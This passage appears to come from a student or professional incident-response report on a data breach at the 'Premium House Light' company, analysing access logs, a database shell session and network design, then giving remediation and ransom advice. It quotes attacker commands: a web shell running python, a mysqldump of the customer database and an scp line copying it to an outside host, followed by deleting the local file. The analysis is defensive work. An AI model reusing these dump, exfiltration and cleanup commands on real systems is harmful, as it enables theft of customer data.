10. “rm phl.db”command is used to remove (delete) a file named "phl.db" from the current directory.
11. At the end “exit” is used to exit the current shell or terminal session.

Log Files:

Access-Log Analysis (phl_access_log.txt)

1. It shows that on February 20th, 2022 at 2:56:11 am UTC (February 19th, 2022 at 9:56:11 pm) till time 2:57:40 (9:57:40 PM Eastern Standard Time), eleven HTTP GET requests were made to the root directory ("/") of the server two times from first IP address 136.243.111.17 and 9 times from second IP address 138.201.202.232.
2. The request was successful and resulted in an HTTP response code of 200. It can be seen from the user agent string that the request was made by a web crawler "SiteCheckerBotCrawler" version 1.0, from the domain "sitechecker.pro". The purpose of a web crawler is to check the website for various purposes such as indexing for search engines or analyzing for search engine optimization. The "-" in the log entry for the referrer field means that there was no referrer information provided in the request headers.
3. This log entry shows that IP address 138.68.92.163 at [20/Feb/2022:02:58:22] sends an HTTP GET request in order to retrieve a file called randomfile1. The server responded with a " 404” status code. The status code of “404” indicates that the requested resource was not found. This could be because the resource does not

exist, or because the client does not have permission to access it. Multiple files were scanned by the adversary; each request results in a “404’ status code.

4. On February 20th, 2022 at 2:58:40 am the log entry at the web server side indicates that a request was made to the server by a client IP address 138.68.92.163 and it was a HTTP GET request for the resource “upload.php”. The server responded with HTTP status code 200 which means the request is successful. This file could be a legitimate file used for uploading content to the server, or it could be a file used for malicious purposes such as uploading malware or other malicious content to the server. Further investigation would be required to determine the nature of the file and the intent of the request.
5. The last three log entries of the web server log shows that the first IP address 138.68.92.163 made two HTTP get requests to the "/uploads/" directory for which the server responded with a “200” status code.
6. The last log entry indicates that a POST request was made from an IP address 138.68.92.163 to execute a python command in "shell.php" via a web shell interface to the "/uploads" directory on a web server with IP address 134.122.33.221. The request was made over TCP port 80, which is typically used for HTTP traffic. However, the python command input into the "shell.php" via web interface, is a type of backdoor that allows an adversary to execute arbitrary commands on a compromised web server. It is possible that this request was part of an attempt to gain unauthorized access to the server or to establish a foothold within the target network.

Database log file:

Database Access logFile(phl_database_access_log.txt)

Database access log files showed us the same process as explained above in the database pcap file analysis. An adversary entered as a root user access different databases and tables and extracted information about customers.

Database Shell File:

(phl_database_shell.txt)

The commands given in phl_database_shell.txt are a sequence of commands executed in a terminal session. A breakdown of what each command is doing is given below:

1. The command “netstat -atunp” lists all the active network connections on the machine.
2. The command “sudo -l” checks if the user has any superuser privileges (root access).
3. The command “sudo mysql -u root -p” invokes MySQL client as the root user with elevated privileges. The command “sudo mysqldump -u root -p phl > phl.db” creates a backup of the MySQL database called 'phl' and stores a file called 'phl.db'.

4. The command “file phl.db” checks the file type of 'phl.db'.
5. The command “head -50 phl.db” displays the first 50 lines of the file 'phl.db'.
6. The command “ls” lists all the files in the current directory.
7. The command ”scp phl. db fierce@178.62.228.28:/tmp/phl.db” copies the file 'phl. db' to the remote server at IP address 178.62.228.28 and stored in the '/tmp' directory.
8. The command “rm phl. db” deletes the file 'phl. db'. After the data exfiltration, the adversary deleted the file.
9. The command “exit” exited the terminal session.

In a nutshell , these terminal commands are performing various tasks related to MySQL database backup and management, file handling, and network connection monitoring. The important point worth noting is that running some of these commands, such as running the MySQL client with root privileges or copying sensitive files to a remote server, poses security risks and should only be done with caution and proper authorization.

Network Topology:

1. The network diagram illustrates that the "Premium House Light" company has implemented two VLANs, namely VLAN #1 - Production (10.10.1.0/24) and VLAN #2 - Employees (10.10.5.0/24).
2. Both VLANs are connected to the Internet through a firewall, which is connected to two switches - one for each VLAN.
3. VLAN #1 is hosting various servers, including a web server (10.10.1.2), a database server (10.10.1.3), and a file server. Additionally, the web server on VLAN #1 is hosting the company's website, http://premiumhouselights.com/.

The secure design of the PHL network is discussed at the end of the report.

Recommendations

Ransom Payment Guidance

After analyzing all the artifacts, it is evident that the adversaries have successfully infiltrated the "Premium House Light Network." The breach has been confirmed, indicating that unauthorized access has been obtained by the adversaries. The adversary has stolen all of the company’s customers' information from their database and is now asking for extortion. It is important to approach the situation carefully, particularly when it comes to ransom demands. Here are some general guidelines regarding ransom payments:

1. **Assess the Situation**: Evaluate the extent of the breach and the potential impact on your organization. Determine if the compromised data is sensitive, valuable, or critical to your operations

2. **Involve Law Enforcement**: The company should immediately notify relevant law enforcement authorities, such as RCMP (Royal Canadian Mounted Police) or the local police department or or cybercrime units. Provide them with all the information you have about the attack and the adversary, such as any messages or demands they may have made.
3. **Act with the Response Strategy**: The extent of damage should be evaluated. Work with your incident response team to develop a comprehensive plan for addressing the breach. This may include isolating affected systems, restoring backups, enhancing security measures, and communicating with stakeholders.
4. **Engage Insurance Providers**: If your organization has cyber insurance coverage, contact your insurance provider to understand the terms and conditions regarding ransom payments. They can provide guidance on coverage and any specific requirements.
5. **Legal and Ethical Considerations**: In some jurisdictions, paying ransoms to unauthorized individuals or entities may be illegal. Organizations may face legal consequences for engaging in such transactions. Additionally, there are ethical concerns about supporting criminal activities.
6. **Long-Term Security**: Ransom payments do not address the underlying security vulnerabilities that allowed the breach to occur. Investing in proactive security measures, incident response capabilities, and backups can be more effective in the long term.

The PHL Company should not pay the ransom as they already inform law enforcement and customers. Paying ransom will only encourage criminals to continue their criminal activities. Additionally, paying ransom will not ensure that the adversaries will not misuse its data. Instead of paying the ransom, organizations are encouraged to focus on incident response, containment, recovery, and strengthening their security posture. This includes working closely with law enforcement, engaging cybersecurity experts, restoring from backups, enhancing security controls, and implementing measures to prevent similar incidents in the future.

Incident Remediation & Recovery Recommendations

1. **Contain and mitigate the breach**: Take immediate action to contain the breach and prevent further unauthorized access. Identify and address any vulnerabilities or security gaps that contributed to the incident. The security team needs to quickly isolate affected systems or network segments to prevent them from further damage and spreading. In the PHL case security team should quickly isolate production VLAN and start collecting evidence for breach.

2. **Assess the impact**: Determine the extent of the damage caused by the breach. Identify the compromised systems, data, and affected stakeholders. This information will help in formulating an effective recovery plan.
3. **Response Plan for Customers**: Determine what information has been stolen and how many customers are affected. This will help you assess the level of risk and potential harm to your customers and your business. The company should promptly inform all its customers regarding the breach, disclosing the compromised data and outlining the steps being taken to minimize the impact. They should provide customers with comprehensive resources to safeguard their personal information and monitor their accounts for any signs of unauthorized activity.
4. **Conduct forensic analysis**: Perform a thorough investigation to understand the root cause of the breach, the tactics used by the attacker, and any indicators of compromise. Gather evidence for legal and or regulatory purposes This analysis will provide insights for strengthening security controls and preventing similar incidents in the future.
5. **Notify relevant parties:** Promptly notify all stakeholders, including customers, employees, partners, and regulatory authorities, about the breach. Clearly communicate the nature of the incident, the compromised data, and the steps being taken to mitigate the impact.
6. **Engage with external experts**: Seek assistance from external cybersecurity professionals, digital forensics experts, and legal counsel to support the incident response efforts. They can provide valuable expertise and guidance throughout the recovery process.
7. **Learn from the incident**: Conduct a post-incident review to identify lessons learned and areas for improvement. Update security policies, procedures, and employee training based on the findings to enhance overall security posture.

Post-Incident Recommendations

#1 - Vulnerability Scanning
NIST Domain: Identify
Observation: The company lacks protection against network infrastructure vulnerability.
Recommendation details: Establish a comprehensive vulnerability management program that includes regular scanning, analysis of scan results, and a process for prioritizing and addressing identified vulnerabilities. By effectively identifying vulnerabilities, organizations can prioritize their remediation efforts and implement appropriate security controls to mitigate the risks. A proactive approach should be taken for vulnerability assessment and risk management. It

will help in maintaining a strong security posture and protecting critical assets from potential attacks.
After scanning, prioritize and address identified vulnerabilities based on their severity and potential impact. Develop a plan to remediate or mitigate the vulnerabilities, considering factors such as patching, configuration changes, or deploying additional security measures. Implement continuous monitoring mechanisms to detect and respond to new vulnerabilities as they emerge. Stay updated with security news and subscribe to vulnerability alerts for the web and database server software you use.

#2 - Patch Management

NIST Domain: Protect, Identify

Observation:
The company lacks protection against web server vulnerability.

Recommendation details:
Patch management is crucial for web servers to ensure their security and protect against vulnerabilities. Web servers, like any other software or system, can have vulnerabilities that need to be addressed through patching.
Create a well-defined plan for deploying patches to web servers. This plan should outline the order and sequence of patch deployment, taking into account any dependencies between different components or modules. Consider scheduling patch deployments during maintenance windows or low-traffic periods to minimize disruptions. Continuously monitor the web server environment for new vulnerabilities and apply patches promptly. Conduct regular audits to ensure patch compliance and identify any gaps or issues in the patch management process.

#3 - Execution Prevention

NIST Domain: Protect

Observation:
The company lacks to block the execution of Python code on a web shell.

Recommendation details:
Adversaries may abuse Python commands and scripts for execution. Python is a very popular scripting/programming language, with capabilities to perform many functions. Python can be executed interactively from the command-line (via the python.exe interpreter) or via scripts (.py) that can be written and distributed to different systems. The security team can prevent python from running on a web shell application through application control or script blocking, or denylist Python where not required.

#4 - Use of Web Application Firewall
NIST Domain: Protect
Observation: The company lacks Web Application Firewall (WAF).
Recommendation details: WAF is a security device that will filter HTTP traffic between web applications/websites and the internet. The company should install WAF on the web server. WAFs are designed to protect web applications from various attacks, including dictionary, cross-site scripting (XSS), SQL injection, and denial-of-service (DoS) attacks. A WAF can detect and block repeated login attempts or brute-force attacks by monitoring login pages or authentication mechanisms.It can implement rate limiting or CAPTCHA challenges to restrict the number of login attempts from a single IP address within a certain time frame, making it difficult for attackers to guess valid usernames and passwords. It's important to note that while WAFs provide an additional layer of security, they should not be considered a standalone solution. They work best when combined with other security measures, such as secure coding practices, input validation, regular security updates, and proper server hardening. A comprehensive security approach includes defense-in-depth strategies, where multiple security layers are implemented to protect web applications from various attack vectors.

#5- Authentication, Authorization, and Accountability
NIST Domain: Protect
Observation: The company lacks a strict password policy.
Recommendation details: Authentication, Authorization, and Accountability (AAA) are three essential components of security that work together to protect systems, networks, and resources. Implement strong passwords and password policies. Use multi-factor authentication (MFA) to protect your accounts. The company should implement strict passwords on the webserver and database server. It is essential for protecting user accounts and unauthorized access. The reason the adversary was able to get into the database server was because there was no proper authentication control in place. The AAA framework is commonly used in various systems and applications to establish strong security controls. By implementing robust authentication mechanisms, defining proper authorization rules, and maintaining accountability through logging and auditing,

organizations can mitigate the risk of unauthorized access, protect sensitive data, and maintain the integrity and confidentiality of their systems and resources.

#6 -Prevent Lateral Movement /Implement Network Segmentation

NIST Domain: Protect

Observation:
The company lacks to block lateral movement into the production VLAN on the network.

Recommendation details:
Network segmentation is an essential security practice that involves dividing a network into multiple smaller segments or subnetworks. The purpose of network segmentation is to create barriers and boundaries within the network to limit the lateral movement of threats and mitigate the potential impact of a security breach.
Network segmentation helps contain threats by isolating compromised systems or affected segments. If an attacker gains access to one segment, they will face difficulties in moving laterally to other parts of the network, minimizing the impact of the breach.
Segmented networks allow organizations to implement granular access controls. They can define specific access policies for each segment based on user roles, data sensitivity, or other criteria. This helps restrict unauthorized access and reduces the attack surface.

#7- Intrusion and Prevention System (IDPS)

NIST Domain: Protect, Detect

Observation:
The company lacks a network intrusion detection and prevention system in place.

Recommendation details:
An Intrusion Detection and Prevention System (IDPS) can be deployed to enhance network security, web security, and database security.
Network-based IDPS: Monitors network traffic, examines packet contents, and analyzes network behavior to detect and prevent network-based attacks such as port scanning, denial-of-service (DoS) attacks, intrusion attempts, and suspicious network activity.
Intrusion Detection: Detects and alerts on potential security incidents based on known attack patterns, signatures, or anomalies in network traffic.
Intrusion Prevention: Takes proactive measures to block or mitigate identified threats, such as dropping malicious packets, blocking suspicious IP addresses, or adjusting firewall rules to protect the network.

#8- Lack of Database Security
NIST Domain: Protect, Detect
Observation: The company lacks database security measures.
Recommendation details: Implementing these systems mentioned below can significantly enhance the security posture of databases. Database Intrusion Detection: Monitors database activities, including SQL queries, user actions, and data access patterns, to detect any unauthorized or suspicious behavior. Database Activity Monitoring (DAM): Collects and analyzes database activity logs to identify potential security violations, such as unauthorized access attempts, data exfiltration, or abnormal data modifications. Database Firewall: Applies security policies and rules at the database level to prevent unauthorized access, enforce least privilege access controls, and detect and block SQL injection attacks or abnormal database traffic.

#9- Regular Backups
NIST Domain: Respond,Recovery
Observation: The company implement backups can not be deduced from the given information.
Recommendation details: Backups help protect against data loss, facilitate recovery in the event of a security incident or system failure, and ensure business continuity. File System Backups: Regularly backup web server files, including web pages, scripts, configuration files, and media files. This ensures that in case of a server compromise or accidental file deletion, you can restore the website to a previously known good state. Database Backups: If your web application relies on a database (e.g., MySQL, PostgreSQL), back up the database regularly. This includes both the database structure and the data. Database backups enable restoration of the application to a specific point in time and prevent data loss. Full Backups: Perform regular full backups of the entire database server to capture the complete database state. Incremental Backups: Supplement full backups with incremental backups that capture only the changes made since the last backup. This approach reduces backup time and storage requirements. Store backups securely: Keep backups in a separate location from the production environment, preferably in an offsite or cloud-based storage. This protects against physical damage, theft, or loss of the primary server. Regular Testing and Verification: Periodically test and verify the backup process by restoring backups to a test environment to ensure they are valid and usable.

Encryption: Encrypt backup files to ensure the confidentiality and integrity of the data.

#10- Encryption on Database and Web Server

NIST Domain: Protect, Detect

Observation:
The company lacks encryption measures.

Recommendation details:
Encryption helps protect sensitive data from unauthorized access, interception, and tampering. Here's why encryption is important for both database servers and web servers.
Data Protection: Encrypting sensitive data stored in the database provides an additional layer of protection. It ensures that even if the data is accessed or stolen, it remains unreadable and unusable without the encryption key.
Compliance Requirements: Many regulatory standards and data protection laws require the encryption of sensitive data, such as personally identifiable information (PII) or financial data. Implementing encryption helps ensure compliance with these regulations.
Insider Threats: Encryption safeguards against unauthorized access by individuals with legitimate database access, such as database administrators or employees who might misuse their privileges.
Secure Data Transmission: Encryption is essential for securing data transmitted between web servers and clients (users' browsers). By implementing HTTPS (HTTP over SSL/TLS), data is encrypted during transit, preventing eavesdropping, interception, and tampering of sensitive information.
User Authentication: Encryption protects login credentials, such as usernames and passwords, during transmission, reducing the risk of credential theft and unauthorized access to user accounts.
Confidentiality and Integrity: Encrypting sensitive website data, including user inputs, payment details, or personal information, ensures its confidentiality and integrity.

Secure Network Design




Figure 19: Secure Network Design of PHL

The main points in designing the secure network are as follows.

1. **Segmentation**: Consider segmenting the network into different zones for enhanced security. There are three segments of the network, DMZ where the web server lies, production VLAN where file server and database lies, and employee VLAN where the workstation of the employees lies.
2. **Demilitarized Zone** : Deploy a DMZ (demilitarized zone) which acts as a buffer zone between the internal network and the external network (typically internet). Place the web server in the DMZ to handle external requests while isolating it from sensitive internal resources.
3. **Implement Firewalls**: Install a web application firewall between the external traffic and DMZ. Also install firewalls at the network perimeter where production VLAN and employee VLAN meet with the external traffic. Configure the firewalls to restrict incoming and outgoing traffic based on predefined security policies.

4. **Secure the web server**: Apply security best practices to the web server, including regular software updates, disabling unnecessary services, and using secure configurations. Enable secure communication protocols (e.g., HTTPS) and implement strong access controls (e.g., authentication and authorization mechanisms).
5. **Protect the database**: Apply security measures to the database server, such as using strong passwords, regularly patching the database software, and implementing least privilege access controls. Enable encryption for data at rest and data in transit.
6. **IDS/IPS systems**: Use stateful inspection and consider applying additional security measures like intrusion detection/prevention systems (IDS/IPS).
7. **Monitor and log**: Implement robust monitoring and logging mechanisms across the network, including the web server, database server, firewalls, and intrusion detection systems. Regularly review logs for any suspicious activities or potential security incidents.
8. **Regular backup and test**: Perform regular backups of critical data and test the restoration process to ensure data availability in case of any incidents or failures.
9. **Conduct security assessments**: Periodically perform security assessments, vulnerability scans, and penetration testing to identify and address any vulnerabilities or weaknesses in the network design.

Network security is an ongoing process, and it's crucial to stay updated with the latest security practices, patch management, and emerging threats to maintain a robust and secure network infrastructure.

Appendix

1) https://hashcalc.en.softonic.com/
2) https://attack.mitre.org/techniques/T1059/006/
3) https://attack.mitre.org/techniques/T1505/003/
4) https://attack.mitre.org/techniques/T1567/
5) https://www.nist.gov/cyberframework/online-learning/cybersecurity-framework-components
6) https://owasp.org/www-project-top-ten/
7) https://csrc.nist.gov/glossary/term/common_vulnerabilities_and_exposures
8) https://www.wireshark.org/
9) https://www.okta.com/identity-101/dmz/